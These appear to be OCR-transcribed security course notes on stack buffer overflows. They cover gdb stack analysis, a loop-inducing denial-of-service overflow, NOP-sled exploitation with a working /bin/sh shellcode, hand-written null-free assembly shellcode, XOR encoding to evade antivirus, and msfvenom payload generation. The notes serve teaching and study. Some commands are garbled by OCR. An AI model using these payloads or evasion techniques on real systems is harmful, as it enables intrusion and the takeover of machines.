0x56555609 <+36>: sub esp,0xc
0x5655560c <+39>: push eax
0x5655560d <+40>: call 0x5655557d <check_authentification> #breakpoint I
0x56555612 <+45>: add esp,0x10
0x56555615 <+48>: test eax,eax
#check_authentification
0x56555599 <+28>: push DWORD PTR [ebp+0x8]
0x5655559c <+31>: lea eax ,[ebp 0x1c]
0x5655559f <+34>: push eax
0x565555a0 <+35>: call 0x56555410 <strcpy@plt> #breakpoint II
0x565555a5 <+40>: add esp,0x10
```

- `b *0x5655560d`
  - Knowing the value of EBP and next instruction before function `check_authentification` is called
    - `i r ebp`: `ebp 0xffffd118 0xffffd118`
    - Before calling `check_authentification`: Next instruction is `0x56555612` and EBP points to `0xffffd118`
  - We know that they're saved on the stack before local variables and we can identify their value
  - Hence, we can guess position of `password_buff`
- `b *0x565555a0`
  - Then try to find the above values in the stack by printing from `password_buff` er in the stack
  - Gives an idea of how much you need to erase, i.e , of the size of password
    - `x/24xw password_buffer`

```
0xffffd0dc: 0xf7fb6748 0xf7fb3000 0xf7fb3000 0x00000000
0xffffd0ec: 0x00000000 0xf7fb33fc 0x56556fd0 0xffffd118
0xffffd0fc: 0x56555612 0xffffd3af 0xffffd1c4 0xffffd1d0
0xffffd10c: 0x565555f9 0xffffd130 0x00000000 0x00000000
0xffffd11c: 0xf7df6e81 0xf7fb3000 0xf7fb3000 0x00000000
0xffffd12c: 0xf7df6e81 0x00000002 0xffffd1c4 0xffffd1d0
```

Warning, the position of those addresses varies with the size of password .

- `print &auth_flag` → `$1 = (int *)0xffffd0ec`
- `print &password_buffer` → `$2 = (char (*)[16])0xffffd0dc`

⇒ **Conclusion**

1. 17 bytes are enough to start erasing `auth_flag`
2. 28 are enough to start erasing `saved EBP`
3. 32 are enough to start erasing next instruction

May still crash, also depend on data alignement made by the compiler.

- **Warning**: Values depends on the *size of the parameters*. values = addresses and space allocated.

5.1.2 Could it still be crashed ?

```
char password_buffer[16]; /* check_authentification.c */
int auth_flag = 0;
```

⇒ Depends on the compiler

⇒ We should not rely on order of variable as prevention

5.1.3 Stack protection

Writable stack For some exploits, it is important to be able to **execute instructions** written on the stack, no canary.

- `gcc -m32 -fstack-protector password.c o password`
- `gcc -m32 -fno-stack-protector password.c o password`

On a compiled software: much harder to know if protection is applied. What would you do in case this protection is activated ?

Vulnerable functions

- `strcat(), strcpy()`
- `sprintf(), vsprintf()`
- `gets()`
- `scanf()` and `family`
- `realpath(), index(), getopt(), getpass(), strecpy(), streadd(), strtns()`

5.2 Exploit: Denial of service (DOS)

- **Objective**: break the availability attribute
- **Idea** : put the system into an infinite loop, consumes energy , but do not make progress anymore
- How would you create an infinite loop
  - When instruction `ret` is performed, the stack still contains the parameters from the calling function. Consequently, if one replaces the next instruction address saved on the stack by the one of the call of the function. Then one can enter in an infinite loop where the function call itself forever , or until ressources are exhausted

```
void foo(char *buffer) { char newbuffer[32]; strcpy(newbuffer,buffer); }
int main() {
    char *buffer = malloc(44*sizeof(char)); //32*sizeof(char)
    memset(buffer, '\x90',44); //0x565555f1 <+116>: call 0x56555608 <foo>
    buffer[44]='\xf1'; buffer[45]='\x55'; buffer[46]='\x55'; buffer[47]='\x56';
    foot(buffer);
}
```

If EIP is detected 44 bytes after the beginning of `newbuffer` in foo then this modified main will put the system in an infinite loop. At this stage, the exploit is artificial but foo could be running on a remote server. The main difficulty would be to obtain its address which is no so difficult if one gets access to.

5.2.1 Stack protection

Randomized ESP One very powerful protection is to randomize ESP based on entropy which will make harder to find where the (top of the) stack is. It's at kernel level : `echo x | sudo tee /proc/sys/randomize_va_space` with if x = 0, randomization is disabled , if x=2 then it is enabled.


What could you still use in case this protection is activated ?[9] Attacker returns to a function's PLT (whose address is NOT randomized – its address is known prior to execution itself). Since 'function@PLT' is not randomized, attacker no more needs to predict buffer base address instead he can simply return to 'function@PLT' inorder to invoke 'function'. See later.

5.3 Exploit: Shellcode

The BO vulnerability can also be used to launch **malicious code**, called **the payload of the attack** in exploitation of a software vulnerability, often takes the name of **shellcode**. It can be used, e.g., to get access and take control of another machine.
Note: Shell code are **not program** , but self sufficient piece of code (in the code segment and nothing else). Indeed, they shall be runned without context. Programming shellcode is an art, here we will mainly focus on using them.

There are various type of shell codes:

1. **Local shellcode** is used by an attacker who has limited access to a machine. Main objective: spawn a shell with root privileges (**Stack must be executable and writable**)
   Idea:
   - Erase `saved EIP` so that the attacker controls next instruction to be executed
   - Push a new value for `saved EIP` which is inside the stack and where the attacker has placed a malicious payload
   - Use nops (`\x090`)to avoid compiler missmatches it is hard to know the precise value of ESP



[9] https://sploitfun.wordpress.com/2015/05/08/bypassing-aslr-part-i/

2. **Remote shellcode** is used to target a vulnerable process running on another machine on a local network, intranet or a remote network in order to gain access
3. **Download and execute shellcode** is a type of remote shellcode that downloads and executes some form of malware on the target system (sequence of instructions, PM detection!)
4. **Staged shellcode** executes the remote shellcode by stages. First, a small piece of shellcode (stage 1) is executed. This code then downloads a larger piece of shellcode (stage 2) into the process's memory and executes it

5.3.1 Smatch the stack

Two Questions:

1. How does attacker know where buffer starts on the stack ?
2. How does attacker know where to put Return address in the input to overwrite `<ret>` ?

Let's see an example

```c
void func(char *arg) { char buffer[64]; strcpy(buffer,arg); }
int main(int argc, char *argv[])
    if(argc != 2) printf("binary \n");
    else          func(argv[1]);
    return 0;
}
```

To inject a shell code, we need to know (This is done by "guessing" and depends on other local variables/ parameters):

1. the size of shellcode (does it fit in the buffer)
2. The address where `EIP` is saved (to be erased to redirect to the shell code)
3. The address of the buffer (to know where the shellcode really is)

```
#main
0x56555586 <+0>: lea ecx ,[esp+0x4]
. . .
#I. break before call func to know value of EBP : i r ebp : 0xffffd0e8 0xffffd0e8
0x565555c8 <+66>: call 0x5655554d <func> #called at 0x565555c8
0x565555cd <+71>: add esp,0x10 #Saved EIP is the next address
0x565555d0 <+74>: mov eax,0x0
0x565555d5 <+79>: lea esp,[ebp-0x8]
0x565555d8 <+82>: pop ecx
0x565555d9 <+83>: pop ebx
0x565555da <+84>: pop ebp
0x565555db <+85>: lea esp,[ecx-0x4]
0x565555de <+88>: ret
#func
0x5655554d <+0>: push ebp
0x5655554e <+1>: mov ebp,esp
```

```
0x56555550 <+3>: push ebx
0x56555551 <+4>: sub esp,0x44
0x56555554 <+7>: call 0x56555450 <__x86.get_pc_thunk.bx>
0x56555559 <+12>: add ebx,0x1a7b
0x5655555f <+18>: sub esp,0x8
0x56555562 <+21>: push DWORD_PTR [ebp+0x8]
0x56555565 <+24>: lea eax ,[ebp-0x48]
#Space for buffer : 4*16+8 = 72 bytes, The return address which should be near &buffer + 72 bytes
#Takes 78 bytes: |buffer| + |saved EBP| + |saved EIP| - 2, this should erase 2 bytes of saved EIP
# -> (gdb) run `perl e 'print "A"x78'`
```

Break before and after `strcpy` to visualize the evolution of the buffer content : `x/30xw buffer`

```
0xffffd080: 0x00000000 0x00c30000 0x00000001 0xf7ffc900
0xffffd090: 0xffffd0e0 0x00000000 0x00000000 0x52f42100
0xffffd0a0: 0x00000009 0xffffd358 0xf7e074a9 0xf7fb2748
0xffffd0b0: 0xf7faf000 0xf7faf000 0x00000000 0xf7e0760b
0xffffd0c0: 0xf7faf3fc 0x00000000 0xffffd0e8 0x565555cd
0xffffd0d0: 0xffffd372 0xffffd194 0xffffd1a0 0x5655559a
0xffffd0e0: 0xffffd100 0x00000000 0x00000000 0xf7defe81
0xffffd0f0: 0xf7faf000 0xf7faf000
```

```
0xffffd080: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd090: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd0a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd0b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd0c0: 0x41414141 0x41414141 0x41414141 0x56004141 #2 bytes of saved EIP erased, and one more by \0
0xffffd0d0: 0xffffd372 0xffffd194 0xffffd1a0 0x5655559a
0xffffd0e0: 0xffffd100 0x00000000 0x00000000 0xf7defe81
0xffffd0f0: 0xf7faf000 0xf7faf000
#Program received signal SIGSEGV, Segmentation fault 0x56004141 in ?? ()
# -> 76 bytes are enough to reach the place where EIP is saved
```

Here is a shellcode (depend on architecture) of 45 bytes that open a shell :
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"

A payload of 31 NOPS + Shell code + new return address should be enough. Buffer starts at address `0xffffd080`, and so should do the 31 NOPS. To make it safer, take one between `0xffffd080` and `0xffffd080 + 31`

```
•(gdb) run  `perl e 'print "\x90"x31 .
                "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d
                \x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" .
                "\x90\xd0\xff\xff" '`
```

5.3.2 Stack protection

Executable stack It may be important to execute instructions written on the stack.


- `gcc -m32 -z execstack password.c o password`

On a compiled software:

```
axel@axel-VirtualBox:~/passwordcours readelf l password
    grep STACK GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10 #E for executable
```

5.3.3 Some possible issues

1. **Buffer too small**
   - Erase `saved EIP` so that the attacker controls next instruction to be executed
   - Push the shellcode after `saved EIP`
   - Replace `saved EIP` by the next address.



2. In practice: the vulnerable part will be called from another program, this may change the position of the return address by few words which justifies the NOP sleed. May push the situation from adequate size buffer to too small buffer.
   - . `"\x90\xd0\xff\xff"`: SEGFAULT
   - . `"\xd0\xd0\xff\xff"`: Ok nice shell
3. Here the shellcode has been passed as `argv[]` in main. In practice, it is better to write another program that triggers the shellcode. Most compilers add extra checks to bane shell code as main's argument

6 Complement on buffer overflow

So far, the main objectives were to rewrite local parameters or `saved EIP`. Rewritting `saved EIP` helps, e.g., to redirect execution to injected code (shellcode) but is not always possible:


- Canary, ...

Is there something else that one could try to rewrite?

- Local arguments
- `saved EBP`

6.0.1 Situation: a function FOO that call function BAR


Assume a function FOO that is calling a function BAR, before the call to BAR, the Stack can be schematized (very theoretical) as follows:



The call to BAR

- Save FOO next instruction after calling BAR
- Save FOO EBP address
- Define BAR EBP address as current ESP
- And then start to write local variables
- Hit: Accessing local variable positions is done with respect to EBP offset.

After the call to BAR , Stack can be schematized (very theoretical) as follows and assume a vulnerable function BAR called from FOO.




What happens if one erases the saved FOO `EBP` address in BAR stack frame?

- When leaving BAR, LEAVE will move back `ESP` to BAR's `EBP` address, which contains saved FOO `EBP` address
- Then the content of BAR `EBP` (hence FOO `EBP` address) is POP in `EBP` to restore FOO's `EBP`
- And then POP return address for BAR to execute next instruction in FOO
- If saved FOO `EBP` has been modified , **then FOO `EBP` will be modified when going back to FOO**
- This is problematic as all addresses of those local variables in FOO are computed with respect to offsets with `EBP`
- So those variables may be corrupted


Exploit's idea

- Make sure that new saved FOO `EBP` address points inside the vulnerable buffer
- Create a fake FOO stack frame with invulnerable buffer
- This will allow you to modify local variable from FOO and hence influence next FOO's instructions
- In addition, you'll control the return address when leaving FOO

When leaving BAR



Corrupting EIP



6.0.2 The "off by one vulnerability"

The following code looks correct:

```
void bar(){
    char buf[256];
    int i;
    for(i = 0; i <=256 ; i ++)
        buf[i] = getchar();
}
```

It is actually not:

- We allow the stack to write up to position 256
- However , the max should be 255
- If buffer is contiguous to `saved \lstinline{EBP`, we can rewrite part of it
- If we put `\n` , we make it points to a smaller address
- Which may eventually be in buff !
- **Errors due to end char in buffer are quite fluent (hence off by one if famous).**

6.0.3 A note on architecture

Beware of the call `0x10b0 <__x86.get_pc_thunk.bx>` instruction, it basically uses global offset to call dynamic libraries and this is done by putting a special value in `EBX`. Which requires to push `EBX` before `EBP`, so that `EBX` can be restored when leaving the function.
By erasing saved `EBX`(to reach `EBP`), you may perturbate the next instruction of the calling function (here FOO–the one you're trying to annoy).

⇒ Solution: compile with `fno-pie`

```c
#include stdio.h
#include stdlib.h
#include string.h
void cat(char *argument) {
    int i = 5;
    char buffer[16];
    strcpy(buffer,argument);
    printf("voici i %d",i); //1
}
void main(int argc , char* argv[]) {
    cat(argv[1]);
}
```

```
disass cat
Dump of assembler code for functioncat:
0x000011a9 <+0>:push %ebp
//EBX is saved before pc_thunk_bx and restored afterwards
//If you erase saved EBX you may perturbate the rest of execution
0x000011aa <+1>:mov %esp,%ebp
0x000011ac <+3>:push %ebx
0x000011ad <+4>:sub $0x24,%esp
0x000011b0 <+7>:call 0x10b0 <__x86.get_pc_thunk.bx>
. . . .
0x000011ea <+65>:mov -0x4(%ebp),%ebx  //1
0x000011ed <+68>:leave
0x000011ee <+69>:ret
End of assembler dump.
```

Solution:

```
gcc -m32 -g -fno-stack-protector -fno-pie essai1.c -o essai1
```

```
disass cat
Dump of assembler code for
function cat:
0x000011a9 <+0>:push % ebp
0x000011aa <+1>:mov % ebp
0x000011ac <+3>:sub $0x28,%esp
0x000011af <+6>:movl $-0xc(%ebp)
0x000011b6 <+13>:sub $0x8,%esp
0x000011b9 <+16>:pushl 0x8(%ebp)
0x000011bc <+19>: lea 0x1c (%ebp), %eax
0x000011bf <+22>: push % eax
0x000011c0 <+23>: call 0x11c1 <cat+24>
0x000011c5 <+28>: add $0x10,%esp
0x000011c8 <+31>: sub $0x8,%esp
0x000011cb <+34>: pushl 0xc (%ebp)
0x000011ce <+37>: push $0x2008
0x000011d3 <+42>: call 0x11d4 <cat+43>
0x000011d8 <+47>: add $0x10,%esp
0x000011db <+50>: nop
0x000011dc <+51>: leave
0x000011dd <+52>: ret
End of assembler dump.
```

Now everything is done with respect to EBP (not the saved value at EBP address and not EBX).

6.0.4 Common student questions

- *Why did you use C to teach the class ?*
  Because it is a high level language which offers clear primitives to manipulate memory
- *Can we have overflow in other languages?* Yes
  If yes, why ?
  Most of those languages use native functions , which are often written in C
- *Do languages such Java or Python offer other type of attack surface*
  - Yes, the java byte code is available and can be easily corrupted
  - Yes, Python's interpreter is problematic
  - Serialization can load any type of code
  - ...

7 Shellcode

This objective now is understand where to find shellcode and how to produce them. "Once you know how to write your own shellcodes, your exploits are only limited by your imagination".[10]

Properties:

1. **Shellcode are selfcontained pieces of code**: only code segment is available
2. **Shellcode should not be "stopped" by bad characters**
   - `0x00` : null (`\0`)
   - `0x09` : tab (`\t`)
   - `0x0a` : new line (`\n`)
   - `0x0d` : return (`\r`)
   - `0xff` : form feed (`\f`)
3. **Anti virus should not be able to detect them**: Most of those tools work via static analysis : "find a known pattern"

   ⇒ **Cypher your shellcode** : Encoding permits to evade anti virus (and various detection tools and in addition, one way to avoid bad characters is to use encodings. It can be applied in rounds but it has a cost : *it increases the size of the shellcode* (hence can be detected)

7.1 Hand made shellcode

1. **High level language such as C**: Offers portability,standard libraries.
2. **Assembly language**: Specific to an architecture, no standard library. Different architectures lead to different shellcodes since the size operation change even if the objective is the same. On a same architecture, you may still have differences because of executable file format (The Portable Executable (PE) format is a file format for executables, object code, DLLs and others used in 32-bit and 64-bit versions of Windows operating systems and ELF is on Linux and most other versions of Unix).

If we need specific shellcode since the one we need does not exist or may not exist for the target architecture or even for the IP address targeted.

7.1.1 Extract shellcode from binary

Use the following command:

```
objdump -M intel -D helloworld
    | grep '[0-9a-f]:'
    | grep v 'file'
    | cut -f2 -d:
    | cut -f1-7 -d ''
    | tr -s ''
    | tr '\t' ''
    | sed 's/ $//g'
    | sed 's//\\x/g'
    | paste d ‘’ -s
```

If you use the resulting shell code, you'll get a segfault **due to bad char**.

[10] *Penetration Testing with Shellcode*

7.1.2 Bad characters

Here is how we can deal with bad characters:

1. Instruction `b8 01 00 00 00` (`mov eax,0x1`) contains bad char

   ⇒ Solution: `mov al, 0x1`
   We have different register size : `rdi` = 64 bits, `edi` = 32 bits and `al` = 1 bytes. This will truncated the bad character.

2. Instruction `bf 01 00 00 00` (`mov edi,0x1`) contains bad char

   ⇒ Solution: `xor rdi,rdi` (`xor a,a` sets `a` to 0)

   ⇒ `add rdi,1`

7.1.3 Not text section

Sequence like the following is problematic shell code must be self contained:

```
section .text
...
movabs rsi,0x6000d8 #(this is here that hello world is uploaded)
...
section .data
hello_world: db 'hello world',0xa
```

Solution: use the relative address principle. `Jump` is necessary to avoid executing data in `.text` section! Latter, we will see an alternative with a stack push.

```
Section .text
jump code
hello_world: db 'hello world', 0xa
code: ...
lea rsi,[rel hello_world]
```

7.1.4 execve calling convention

```
int execve(const char *path, char *const argv[], char *const envp[]);
```

Replace current shell with another one (its first parameter). In assembly:

1. argument: new shell (`/bin/sh`)
2. argument: arguments called with the new shell
   (by convention, first position is shell itself, followed by 0)
3. argument: pointers to environment variables for new shell(here nothing).

Calling convention:[11]

- Function called via int `0x80` (interruption)
- Its call number is pushed in `EAX`, it is 11

[11] `https://www.baseshacking.org/codingshellcode.html`

- Arguments are placed in EBX, ECX, EDX (in this order)
  - ⇒ We have 3 arguments for 3 registers
  - ⇒ The idea is to write everything in EBX
    - Start with /bin/shXAAAABBBB (segment data)
    - Make sure that 0 is viewed as null terminating string.
    - Then replace aaaa by address of EBX (hence we consider 0 arguments and put back the shell address)
    - The replace bbbb by 0000 (to not introduce environment variables)
    - Then load addresses from EBX, EBX+8 (in ECX) and EBX+12 (in EDX)

```
segment .data
cheminshell db "/bin/shXAAAABBBB"

segment .text
 global _start
  _start:               #here we go
    mov eax,0           #EAX contains 0
    mov ebx,cheminshell #EBX has the address of the string
    mov [ebx+7],al      #[EBX+7] contains NULL terminates string
    mov [ebx+8],ebx     #[EBX+8] contains the second argument (so to the shell code)
    mov [ebx+12],eax    #[EBX+12] contains the third argument (here, environment variables set to NULL)
    lea ecx,[ebx+8]     #ECX pointer to execve's arguments
    lea edx,[ebx+12]    #EDX contains empty env pointer
    mov eax,11          #Execve is interruption 11
    int 0x80            #Syscall 11
```

This shellcode can still be executed, but cannot be used as a payload

```
nasm display-shell.asm -o display-shell.o -f elf
    && ld -s -m elf_i386 display-shell.o-o display-shell
    && ./affichage-shell
```

⇒ **Observation**: shellcode has a .data section

Remove .data section

```
#Instruction mov ebx,cheminshell isremoved from .text
    jmp two                 #Jump to a place that calls "return" function
one:
    pop ebx                 #And replace by mov EBX,cheminshell by POP EBX
    #mov eax,0
    xor eax,eax
    mov [ebx+7],al
    mov [ebx+8],ebx
    mov [ebx+12],eax
    lea ecx,[ebx+8]
    lea edx,[ebx+12]
```

```
12      #mov eax,11              #Not good:  B80B 000000
13      int 0X80;
14      mov al,11
15  two:
16      call one                 #calls "return" function
17      db'/bin/shXAAAABBBB'     #Address of Next instruction (here db..) will be pushed on the stack!
```

⇒ **Observation**: Sequences of 0 are introduce by `mov eax,0x0`

⇒ **Observation**: Sequences of 0 are introduce by `mov eax,11`

- `mov eax,0xb` is equivalent to `66 B8 0C 00 00 00 00`
- 32 bits registers, 11 is represented with `00 00 00 00 0C`

⇒ `mov eax,11` becomes `mov al,11`

7.1.5 Polymorphic shellcode

What can easily be detected in our shellcode? String. Shellcode should be cyphered, this is the **auto-decoding** shell code principle.

⇒ **Property**: $A \oplus B \oplus B = A$

Auto decoding shellcode program read cyphered shellcode, xor it with the key and output the original shell code. It can be much more sophisticated.

7.2 Dedicated tools

There are many tools and web sites that propose shellcodes[12], all payloads available on dedicated tools have been manually written and of course tools such as Metasploit.

7.2.1 Metasploit framework

Existing tools for shellcode production can be find in `Metasploit` and `msfvenom`. The Metasploit Project is a huge security project that provides a wide range of payloads and exploits for various platform. There is many other tools such as `webfuzzing`, `torch` and many other.

`msfvenom` `msfvenom` is one of Metasploit'stools, it is the merge of `msfpayload` and `msfencod`. It offers more than 400 payloads (`msfvenom -list p`)[13]

7.2.2 Illustration

```
msfvenom --payload linux/x86/exec --platform linux  --arch x86 --format hex c
         --bad-chars '\x00' '\xa0' '\x0d' '\x20' CMD="echo testing exploit:pwn!"

Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_naisucceededwithsize 89 (iteration=0)
